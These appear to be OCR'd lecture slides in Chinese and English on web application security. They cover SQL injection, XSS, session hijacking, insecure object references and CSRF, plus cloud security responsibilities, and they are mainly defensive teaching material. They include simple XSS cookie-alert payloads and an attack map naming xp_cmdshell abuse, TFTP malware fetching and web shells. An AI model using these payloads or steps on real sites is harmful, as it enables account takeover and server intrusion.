Solution	Do not trust client side input even if there is client side validation. In general, • If the input string is numeric, type check it. • If the application used JDBC, use PreparedStatement or CallableStatement with parameters passed by '?' • If the application used ASP, use ADO Command Objects with strong type checking and parameterized query. • If stored procedure or bind variables can be used, use it for parameter passing into query. Do not just concatenate string into query in the stored procedure! • Do not create dynamic SQL query by simple string concatentation. • Use minimum database user privilege for the application. This does not eliminate SQL injection but minimize its damage. Eg if the application require reading one table only, grant such access to the application. Avoid using 'sa' or 'db-owner'.
Reference	• The OWASP guide at http://www.owasp.org/documentation/guide

MS SQL/ASP攻擊地圖與9大防護對策

在MS SQL/SQL環境中的攻擊路線中，SQL Injection程式鎖定MS SQL Server的延伸預存程序和系統預存程序，如xp_cmdshell等，刪除不必要的預存程序，就能有效降低風險。

偵測MS SQL資料庫資訊

防護對策❶
關閉伺服器與資料庫的錯誤訊息通知，避免洩漏入侵資訊

注入SQL Injection程式（從使用者提供資料處注入）

防護對策❷
檢查使用者提供的任何內容（如表單、Cookie、HTTP標頭等），過濾掉型態與格式不符，或者需禁止的內容

防護對策❸
避免網頁程式能直接控制資料庫的操作。採用參數傳遞的SQL執行方式，而非直接用外部變數的資料，來組裝成SQL指令

測試MS SQL資料庫權限

可執行SQL指令

修改或竊取資料庫內容

防護對策❺
定期檢查資料庫內容，及早發現入侵徵兆

插入惡意程式連結，供動態網頁讀取

防護對策❽
檢查輸出資料，過濾網頁中惡意資訊或不合法內容，避免成為加害使用者的跳板

入侵網站使用者電腦

防護對策❻
嚴格區分不同資料庫使用方式的存取權限，採最小權限，並定期檢查系統、網站伺服器與資料庫的帳號，移除可疑帳號

尋找可用的延伸預存程序（如xp_cmdshell、xp_regread、sp_oacreate等

防護對策❹
移除不需要的延伸預存程序或系統預存程序（以xp_或sp_開頭的預存程序）

加入更高權限的新帳號

用Echo指令，直接輸入惡意程式的Script程式碼

嘗試各種可穿透對外防火牆的網路傳輸（FTP、TFTP或網路芳鄰等），由企業內向外抓取要植入的惡意程式

植入後門或木馬程式

無可用預存程序時


防護對策❼
在系統目錄下，刪除不需要預存程序的dll檔

復原xp_cmdshell

安裝Web Shell工具，來執行系統命令

防護對策❾
定期檢查系統檔案與網站檔案，比對檔案異動情形

資料來源：張裕敏，iThome整理，2008年9月



A2 - Cross-Site Scripting


- Reflected XSS, Stored XSS (aka Persistent XSS)
- Samy Worm
- Web sites compromised: FBI.gov, CNN.com, Time.com, Ebay, Yahoo, Apple computer, Microsoft, Zdnet, Wired, and Newsbytes
- Top vulnerable weakness in recent years
- Web sites vulnerable to XSS: searching page, forum, comment, login page..

- Cross-Site Scripting attacks
  - Hoax
  - Steal user's session Id and cookies
  - Almost full control to your browsers such as port scan, keylogger and send requests on behave of the cient

Cross-Site Scripting


1

Attacker sets the trap – update my profile




Attacker enters a malicious script into a web page that stores the data on the server

Application with stored XSS vulnerability



2

Victim views page – sees attacker profile



Script runs inside victim's browser with full access to the DOM and cookies


3

Script silently sends attacker Victim's session cookie

Automated Web AP Scanner


XSS, CSRF

- Commercial Web AP Scanner
- Paros



Ratproxy

- XSS attack demo
- Use web ap scanner to find it
- Ratproxy – semi-auto web application security assessment tool for XSS, CRSF
  - Not all of the issues reported necessarily correspond to actual security flaws.
  - Findings should be validated by manual testing and analysis where appropriate.



Cross-Site Scripting (Server-side) Prevention

- Input/Output Sanitation
- Don't trust user input:TextBox, Url, Cookie, HTTP Header
- Use TextBox and MaxLength attributes
- Cookie encryption

- Character encoding(URL Encode)

%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E

- alert(String.fromCharCode(88,83,83))

<script>alert(document.cookie)</script>

- Writing input/Output filtering is error-prone; it's advised to use Web Application Firewall

第五個威脅

- Compromised products come straight from the factory
  - media players and digital frames shipped with malware have already been reported in previous years
  - USB devices, while offering the convenience of quick connectivity, are responsible for the spread of autorun malware within networks – Conficker
  - a “known good” software has an embedded malware component

第六個威脅

- google chrome operating system
  - no patches, small, cloud-based
  - no room for multi-purpose malware
  - will not completely remove the cyber; cyberwars between hackers and vendors? Who is gonna win?

第六個威脅-續


- manipulating the connection to the cloud
  - fiddle DNS, encryption? IPv6? certificate?
- attacking the cloud itself
  - DDoS (e.g. Google AppEngine), botnet targeting clouds
  - HyperVM taken down
  - risk intrinsic to IaaS, PaaS, SaaS
- cloud vendor data breaches
  - Go out of business? Contract terminated? Internal breach?

第七個威脅

- Cloud computing and virtualization
  - 61% business responders hold off cloud computing until security risk is resolved
  - audit difficulty
    - VA, PT, logging, monitoring, forensic data, incident response and etc
  - security trade-off in SPI model: SaaS, PaaS, IaaS
  - hypervisor safety?
    - HyperVM issue, where 30,000 websites in the United Kingdom vanished

Cloud computing安全總結

- Private cloud vs. public cloud
  - Network level, host level and application
- Private cloud
  - traditional security such as AV, HIPS, VPN (e.g. Amazon AWS VPC), patches, secure programming and etc
  - virtualization, hypervisor security
- Public cloud
  - IaaS, PaaS and SaaS
  - virtualization, hypervisor security



Cloud 資安管理-客戶面

- 可借鏡ISO 27002(guideline) and ITIL(ISO 20000)進行以下security management processes

Cloud deployment/SPI	Public clouds
Software-as-a-service (SaaS)	• Access control (partial) • Monitoring system use and access (partial) • Incident response
Platform-as-a-service (PaaS)	The following are limited to customer applications deployed in PaaS (CSP is responsible for the PaaS platform): • Availability management • Access control • Vulnerability management • Patch management • Configuration management • Incident response • Monitoring system use and access

Cloud 資安管理-客戶面

Cloud deployment/SPI	Private clouds
Infrastructure-as-a-service (IaaS) Software-as-a-service (SaaS) Infrastructure-as-a-service (IaaS)	Private cloud的IT部門是負責以下的security processes: • Availability management • Access control • Vulnerability management • Patch management • Configuration management • Incident response • Monitoring system use and access

Cloud 資安管理-內涵

Activities	IaaS	PaaS	SaaS
Availability Management 1.multi-tenancy下是否performance及maintenance會被影響? 2. 雙方的SLA	• Manage VM availability with fault-tolerant architecture	• Manage this activity for applications deployed in the PaaS platform (the provider is responsible for their runtime engine and services)	• Provider responsibility

During the Term of the applicable Google Apps Agreement, the Google Apps Covered Services web interface will be operational and available to Customer at least 99.9% of the time in any calendar month (the "Google Apps SLA"). If Google does not meet the Google Apps SLA, and if Customer meets its obligations under this Google Apps SLA, Customer will be eligible to receive the Service Credits described below.

Monthly Uptime Percentage	Days of Service at no charge to Customer
< 99.9% - ≥ 99.0%	3
< 99.0% - ≥ 95.0%	7
< 95.0%	15

Cloud 資安管理-內涵

Activities	IaaS	PaaS	SaaS
Patch and configuration management	• Manage VM image Hardening • Harden your VMs, applications, and database using your established security hardening process • Manage activities for your VMs, database, and applications using your established security management process	• Manage this activity for applications deployed in the PaaS platform • Test your application for OWASP Top 10 vulnerabilities	• Provider responsibility

Cloud 資安管理-內涵

Activities	IaaS	PaaS	SaaS
Vulnerability management	• Manage OS, application, and database vulnerabilities leveraging your established vulnerability management process	• Manage this activity for applications deployed in the PaaS platform (the provider is responsible for their runtime engine and services)	• Provider responsibility

Cloud 資安管理-內涵

Activities	IaaS	PaaS	SaaS
Intrusion detection 1.傳統IT的監控方式的問題,收log, SOC	Customer responsible for: • Monitoring the network interfaces of their virtual instances • Monitoring security events from host intrusion detections system • Monitoring security events from VM, application, and database systems stored in system logs • Monitoring third-party services that you may rely on, e.g., data encryption CSP responsible for: • Monitoring intrusions of shared network/system/ application infrastructure, including hypervisors; e.g., a DOS attack on their network	Customer responsible for: • Monitoring intrusions of applications deployed on a PaaS Platform CSP responsible for: • Monitoring shared network/system/ application/database infrastructure, including a PaaS platform runtime engine and supported services; e.g., a privilege escalation attack on a PaaS runtime engine	Customer responsible for: • Monitoring network, system, application, and database intrusions

Cloud 資安管理-內涵

Activities	IaaS	PaaS	SaaS
Incident response (CERT) 1.訂定CSP-specific SLA, 甚麼程度要通知? 同主機的鄰居發生data breach要通知我嗎? 雙方各負責甚麼?	Customer responsible for: • Responding to incidents and data breaches on their virtual servers • Informing the affected users (internal and external) of the systems and applications hosted on the compromised virtual servers	Customer responsible for: • Informing the affected users (internal and external) • Responding to the incident by performing forensics and remediating the application CSP responsible for: • Notifying the customer about intrusions specific to their applications and data or when their users are compromised	Customer responsible for: • Informing the affected users and working with the CSP in remediating the incident CSP responsible for: • Notifying the customer about intrusions specific to their data or when their users are compromised

Cloud 資安管理-內涵

Activities	IaaS	PaaS	SaaS
Access control Management 1.存取控制在cloud對保護data的CIA非常重要 2.各provider實作不盡相同, 但應包括(de)provisioning, privilege管理及AAA	• Manage network and user access control to VM, secure privilege access to management consoles, install host IDS, and manage host firewall policies	• Manage developer access provisioning • Restrict access using authentication methods (user- and network-based controls)	• Manage user provisioning • Restrict access using authentication methods (user- and network-based controls)

Cloud 資安管理-內涵

Activities	IaaS	PaaS	SaaS
Network monitoring	• Monitor the network interfaces of your virtual instances	• Provider responsibility (metrics not available to customers)	• Provider responsibility (metrics not available to customers)
Host monitoring	• Monitor security events from host IDSs • Log events to a dedicated and persistent log server • Monitor security events	• Provider responsibility (metrics not vailable to customers)	• Provider responsibility (metrics not available to customers)

Cloud 資安管理-內涵

Activities	IaaS	PaaS	SaaS
Database monitoring	• Install database security monitoring tool on VMs hosting database and log events to a dedicated and persistent log server	• Provider responsibility (metrics not available to customers)	• Provider responsibility (metrics not available to customers)
Application monitoring	• Monitor your application vulnerabilities (OWASP Top 10) and application event logs for intrusions	• Monitor your application logs for vulnerabilities (may be available via the PaaS platform)	• Provider responsibility

第八個威脅

- Border attacks
  - DNS, msn.com redirect; Fast-Flux
  - SSL flaw
  - network bluepill(網路藍色小藥丸)接受指令參加DDoS攻擊外，也會自動掃瞄，攻擊並感染其他NetComm同型路由器
  - thought to be few and far between these days

A3 – Broken Authentication and Session Management

HTTP is a "stateless" protocol

- Means credentials have to go with every request
- Should use SSL for everything requiring authentication

Session management flaws

- SESSION ID used to track state since HTTP doesn't
  - and it is just as good as credentials to an attacker
- SESSION ID is typically exposed on the network, in browser, in logs, …

Beware the side-doors


- Change my password, remember my password, forgot my password, secret question, logout, email address, etc…

Typical Impact


- User accounts compromised or user sessions hijacked

Broken Authentication

1 User sends credentials



www.boi.com?JSESSIONID=9FA1DB9EA...




Site uses URL rewriting
(i.e., put session in URL)

2

3 User clicks on a link to
http://www.hacker.com in a forum

Hacker checks referer logs on
www.hacker.com
and finds user's JSESSIONID

4



5 Hacker uses JSESSIONID and takes over victim's account

Avoiding Broken Authentication and Session Management

- Verify your architecture
  - Authentication should be simple, centralized, and standardized
  - Use the standard session id provided by your container
  - Be sure SSL protects both credentials and session id at all times

- Verify the implementation
  - Forget automated analysis approaches
  - Check your SSL certificate
  - Examine all the authentication-related functions
  - Verify that logoff actually destroys the session
  - Use OWASP's WebScarab to test the implementation

A4 – Insecure Direct Object References

How do you protect access to your data?

- This is part of enforcing proper "Authorization", along with A7 – Failure to Restrict URL Access


A common mistake …

- Only listing the 'authorized' objects for the current user, or
- Hiding the object references in hidden fields
- … and then not enforcing these restrictions on the server side
- This is called presentation layer access control, and doesn't work
- Attacker simply tampers with parameter value

Typical Impact

- Users are able to access unauthorized files or data

Insecure Direct Object References



- Attacker notices his acct parameter is 6065

  ?acct=6065

- He modifies it to a nearby number

  ?acct=6066

- Attacker views the victim's account information

Avoiding Insecure Direct Object References

- Eliminate the direct object reference
  - Replace them with a temporary mapping value (e.g. 1, 2, 3)
  - ESAPI provides support for numeric & random mappings
    - http://www.owasp.org/index.php/Category:OWASP_Enterprise_Security_API#tab=Home
    - IntegerAccessReferenceMap & RandomAccessReferenceMap

http://app?file=Report123.xls
http://app?file=1

http://app?id=9182374
http://app?id=7d3J93

Access Reference Map

Report123.xls

Acct:9182374

A5 – Cross Site Request Forgery (CSRF)

Cross Site Request Forgery

- An attack where the victim's browser is tricked into issuing a command to a vulnerable web application
- Vulnerability is caused by browsers automatically including user authentication data (session ID, IP address, Windows domain credentials, …) with each request

Imagine…

- What if a hacker could steer your mouse and get you to click on links in your online banking application?

Typical Impact

- 將你的E-mail轉到駭客端
- 將你的密碼改成駭客所設定的密碼
- 將你的銀行帳戶的錢轉到駭客的帳號

A6 – Security Misconfiguration

Web applications rely on a secure foundation

- All through the network and platform
- Don’t forget the development environment

Is your source code a secret?

- Think of all the places your source code goes

